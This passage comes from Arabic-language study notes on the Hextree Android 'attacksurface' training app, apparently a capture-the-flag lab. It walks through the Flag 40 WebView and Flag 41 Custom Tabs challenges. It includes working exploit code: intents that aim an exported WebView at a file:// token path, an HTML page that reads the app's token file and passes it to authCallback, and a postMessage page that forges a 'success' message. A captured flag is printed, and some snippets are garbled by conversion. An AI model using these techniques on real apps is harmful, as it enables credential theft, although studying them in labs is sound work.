
Intent intent=new Intent();

        intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.webviews.
Flag40WebViewsActivity"));

intent.putExtra("URL","file:///data/data/io.hextree.attacksurface/files/tok
n.txt");

        startActivity(intent);

```



بس هلناقي بقي ان هو بيستخدم بستخدم وقت معين عبقال ما لما بعمل startActivity وبكده مش هعرف استدعي authCallback واديها token

هنا بقي لازم اعمل script يجيب token وهو بيعتله ل authCallback وكده لازم نستخدم "android:extractNativeLibs="true" علشان نعرف نخلي app بيتخدم الملف اللي هنحط في script

1- set android:extractNativeLibs="true" in AndroidManifest.xml


```
<application
    android:extractNativeLibs="true"
```

2- create directory resources within it create lib within it create directory (name of mobile architecture) within it create file

to know the android arch

```
adb shell getprop ro.product.cpu.abi
```

```
PS C:\Users\Dell> adb shell getprop ro.product.cpu.abi
x86
```



Script for get token and set it on authCallback function

```
<!DOCTYPE html>
<html>
<head>
<script>
```

```

function exploit() {
  const
tokenfile="file:///data/data/io.hextree.attacksurface/files/token.txt";
  const xhr=new XMLHttpRequest();
  xhr.open("GET",tokenfile,true);
  xhr.onreadystatechange=function() {
    if(xhr.readyState===4&& xhr.status===200) {
      const token=xhr.responseText.trim();
      console.log("Token read successfully:",token);
      hextree.authCallback(token);
    }else if (xhr.readyState===4) {
      console.error("Failed to read token:",xhr.statusText);
    }
  };
  xhr.onerror=function() {
    console.error("Network error occurred");
  };
  xhr.send();
}

</script>

</head>
<body onload="exploit()">
  <h1>Loading... </h1>
</body>
</html>

```

code in MainActivity

```


File nativeLibDir=new File(getApplicationInfo().nativeLibraryDir);
String
path="file://" +nativeLibDir.getAbsolutePath()+"/malicious.html";
((Button)findViewById(R.id.button2)).setOnClickListener(new
View.OnClickListener() {
    @Override

    public void onClick(View v) {
        Intent intent=new Intent();
        intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.webviews.
Flag40WebViewsActivity"));
    }
});

```

```
intent.putExtra("URL", path;  
startActivity(intent);
```

HXT{leak-fileprovider-1gash2}



CustomTabs لما تفتح URL في المتصفح

Custom Tabs are a feature in Android browsers that gives app developers a way to add a customized browser experience directly within their app

هي ميزة في نظام Android تمكّن التطبيقات من عرض صفحات ويب باستخدام متصفح الويب الخاص بالجهاز (زي Google Chrome)، لكن بشكل يبدو كأنه جزء من التطبيق نفسه.

- CT is not a layout element
- CT is a feature of the Browser

```
import androidx.browser.customtabs.CustomTabsIntent;  
import android.net.Uri;
```

```
// وظيفة لفتح الرابط باستخدام CustomTabs
private void openCustomTab(String url) {
    CustomTabsIntent.Builder builder = new CustomTabsIntent.Builder();

    // تخصيص شريط العنوان
    builder.setToolbarColor(ContextCompat.getColor(this,
        R.color.colorPrimary));

    // بناء ال CustomTabs
    CustomTabsIntent customTabsIntent = builder.build();

    // فتح الرابط
    customTabsIntent.launchUrl(this, Uri.parse(url));
}
```

لما بقي نفتح مثلاً app في custom tabs دلوقتي احنا عايزين انا نخلي app يتواصل مع CustomTab on Chrome يعني هو علي الجهاز يتواصل مع الصفحة بتاعته اللي علي Chrome

بنستخدم PostMessage

Custom Tab هي ميزة تُستخدم لإرسال رسائل بين التطبيق والمضيف و صفحة الويب المفتوحة في ال `postMessage` أو أي نوع من OAuth بطريقة آمنة. هذا الاتصال يمكن أن يكون مفيداً للتكامل بين التطبيق والويب، مثل تسجيل الدخول باستخدام التفاعلات التي تحتاج إلى تبادل البيانات.

كيف تعمل postMessage في Custom Tabs؟

1. تهيئة Custom Tab:

عند إعداد ال Custom Tab في تطبيق Android، يمكنك تسجيل قناة اتصال بين التطبيق و صفحة الويب باستخدام `CustomTabsSession` وميزة `setPostMessageChannel`.

2. إرسال رسالة من التطبيق إلى صفحة الويب:

باستخدام `postMessage()`، يمكن للتطبيق إرسال رسائل إلى صفحة الويب المفتوحة. مثال:

```
customTabsSession.postMessage("Hello Web!", null);
```

3. استقبال الرسائل في صفحة الويب:

صفحة الويب تحتاج إلى الاستماع للرسائل باستخدام `window.addEventListener`:

```
addEventListener('message', (event) => {
    if (event.origin === 'https://example.com') {
        console.log('Received message:', event.data);
    }
});
```

4. إرسال رسالة من صفحة الويب إلى التطبيق:

صفحة الويب تستخدم واجهة JavaScript الخاصة بـ `postMessage` الموجودة في الـ Custom Tab:

```
window.chrome.webview.postMessage("Hello App!");
```

5. استقبال الرسائل في التطبيق:

التطبيق يستقبل الرسائل من صفحة الويب عبر `onPostMessage` في الـ `CustomTabsCallback`:

```
@Override
public void onPostMessage(String message, Bundle extras) {
    Log.d("CustomTab", "Received message: " + message);
}
```

Flag 41 CustomTabs

1- activity is exported : allow to use from another app or activity

```
<activity
    android:name="io.hextree.attacksurface.activities.Flag41Activity"
    android:exported="true"/>
```

هنا بقي هنلاقي ان هو بيستخدم `postMessage` وبيبعثها لل CustomTab on chrome ببيعت "init"

```
@Override // androidx.browser.customtabs.CustomTabsCallback
public void onMessageChannelReady(Bundle bundle) {
    Log.i(Flag41Activity.this.TAG, "onMessageChannelReady(" + Utils.dumpBundle(bundle).replace("\n", "") + "
    if (Flag41Activity.this.session != null) {
        Flag41Activity.this.session.postMessage("init", null);
    }
}
```

هنا بقي المتصفح علي حسب الرسالة اللي بتجيله بيحط كود لكل واحد

```

if (Flag41Activity.this.session == null) {
    return;
}
try {
    String string = new JSONObject(str).getString("message");
    switch (string.hashCode()) {
        case -1867169789:
            if (string.equals("success")) {
                c = 3;
                break;
            }
            c = 65535;
            break;
        case -959336568:
            if (string.equals("init_complete")) {
                c = 0;
                break;
            }
            c = 65535;
            break;
        case -932760930:
            if (string.equals("get_solved_count")) {
                c = 2;
                break;
            }
            c = 65535;
            break;
        case -930099178:
            if (string.equals("get_solved_flags")) {
                c = 1;
                break;
            }
    }
}

```

احنا بقي عاوزين نحقق Success function فلانم بيبي الكود بتاعها c=3 فلانم بدل نا نرسل "init" نرسل "success" بس لو عملنا كده هنلاقي ان custom Tabs بيتحقق من Origin فكداه مش هنعرف نبعت اي رسالة :


مثلا لو بعطنا اي URL

```

Intent intent=new Intent();
intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.activities.Flag41Activity"));
intent.putExtra("URL","");
startActivity(intent);

```

no response because he check the origin



هنا بقي عاوزين ننشئ script يفتح connection مع app وتتواصل معاه ونبت رسائل script

```
<!DOCTYPE html>  
<html lang="en">
```

```
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>PostMessage Listener</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      display: flex;
      flex-direction: column;
      align-items: center;
      justify-content: center;
      height: 100vh;
      margin: 0;
      background-color: #f9f9f9;
    }

    h1 {
      margin-bottom: 20px;
    }

    #message-container {
      width: 90%;
      max-width: 500px;
      height: 200px;
      border: 1px solid #ccc;
      border-radius: 8px;
      padding: 10px;
      background-color: white;
      overflow-y: scroll;
      margin-bottom: 20px;
      font-size: 14px;
      white-space: pre-wrap; /* Keeps JSON formatting */
    }

    button {
      background-color: #007bff;
      color: white;
      border: none;
      padding: 10px 20px;
      font-size: 16px;
      border-radius: 8px;
      cursor: pointer;
    }
  </style>
</head>
```

```

        button:hover {
            background-color: #0056b3;
        }
    </style>
    <script>
        let ports = [8080,80];
        let portCount = 0;

        window.onload = function () {
            const messageContainer = document.getElementById("message-
container");
            const sendMessageButton = document.getElementById("send-
message");

            // Listen for incoming message events
            window.addEventListener("message", function (event) {
                if (!event.ports || event.ports.length === 0) return;
                const port = event.ports[0];
                if (ports.includes(port)) return;

                ports.push(port);

                function postMessageToApp(msg) {
                    const msgDiv = document.createElement("div");
                    msgDiv.textContent = `[web] ${msg}`;
                    messageContainer.appendChild(msgDiv);
                    port.postMessage(msg);
                }

                port.onmessage = function (event) {
                    const msgDiv = document.createElement("div");
                    try {
                        msgDiv.textContent = `[app]
${JSON.stringify(JSON.parse(event.data), null, 2)}`;
                    } catch (e) {
                        msgDiv.textContent = `[app] ${event.data}`;
                    }
                    messageContainer.appendChild(msgDiv);
                };

                postMessageToApp(JSON.stringify({ message: "init_complete"
})));
    </script>

```

```

        setTimeout(() => postMessageToApp(JSON.stringify({ message:
"success" })), 3000);
    });

    // Send message when the button is clicked
    sendMessageButton.addEventListener("click", () => {
        if (ports.length > 0) {
            // Send message to all connected ports
            ports.forEach(port => {
                port.postMessage(JSON.stringify({ message:
"button_clicked" }));
            });
            const msgDiv = document.createElement("div");
            msgDiv.textContent = `[web] Sent message:
"button_clicked"`;
            messageContainer.appendChild(msgDiv);
        } else {
            // If no ports, send a general message
            window.postMessage({ message: "button_clicked" }, "*");
            const msgDiv = document.createElement("div");
            msgDiv.textContent = `[web] Sent general message:
"button_clicked"`;
            messageContainer.appendChild(msgDiv);
        }
    });
};
</script>
</head>
<body>
    <h1>PostMessage Listener</h1>
    <div id="message-container">
        <!-- Messages will appear here -->
    </div>
    <button id="send-message">Send Test Message</button>
</body>
</html>

```

هنضيفه علي اي host علشان يبقى domain نستخدمه كـ [/URL https://tiny.host](https://tiny.host)

```

Intent intent=new Intent();
    intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.activitie
s.Flag41Activity"));

```

```
intent.putExtra("URL", "https://host");  
startActivity(intent);
```